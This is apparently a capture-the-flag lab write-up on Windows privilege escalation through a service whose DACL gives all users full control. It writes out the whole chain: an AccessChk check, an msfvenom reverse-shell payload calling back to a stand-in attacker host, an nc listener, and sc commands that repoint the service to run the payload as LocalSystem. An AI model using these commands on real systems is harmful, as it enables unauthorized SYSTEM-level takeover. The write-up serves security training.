← Back to Windows Privilege Escalation
Enumeration

Checked the service DACL using AccessChk:
C:\tools\AccessChk\accesschk64.exe -qlc THMServiceOutput:
BUILTIN\Users: SERVICE_ALL_ACCESSEvery user on the machine had full control over the service configuration. Binary path, run-as account, everything.

Generating the Payload

msfvenom -p windows/x64/shell_reverse_tcp LHOST=KALI_IP LPORT=4447 -f exe-service -o rev-svc3.exeDownloaded to the target and set permissions:
icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:FReconfigured the service to execute the payload as LocalSystem:
sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystemStarted the listener on Kali:
nc -lvnp 4447Stopped and restarted the service:
sc stop THMService
sc start THMService
Shell Lands

Reverse shell connected back as:
NT AUTHORITY\SYSTEMTHM{INSECURE_SVC_CONFIG}Why This Works
Service DACLs are a separate attack surface from file permissions. A service binary can be completely locked down and still be exploitable if the service configuration itself is writable.
SERVICE_ALL_ACCESS for BUILTIN\Users means any local user can change what the service runs and who it runs as. Pointing it at a payload and setting obj= LocalSystem hands over the highest privilege level on the machine.
AccessChk is the right tool for this enumeration step. icacls shows file permissions but tells you nothing about service DACLs. They require separate checks.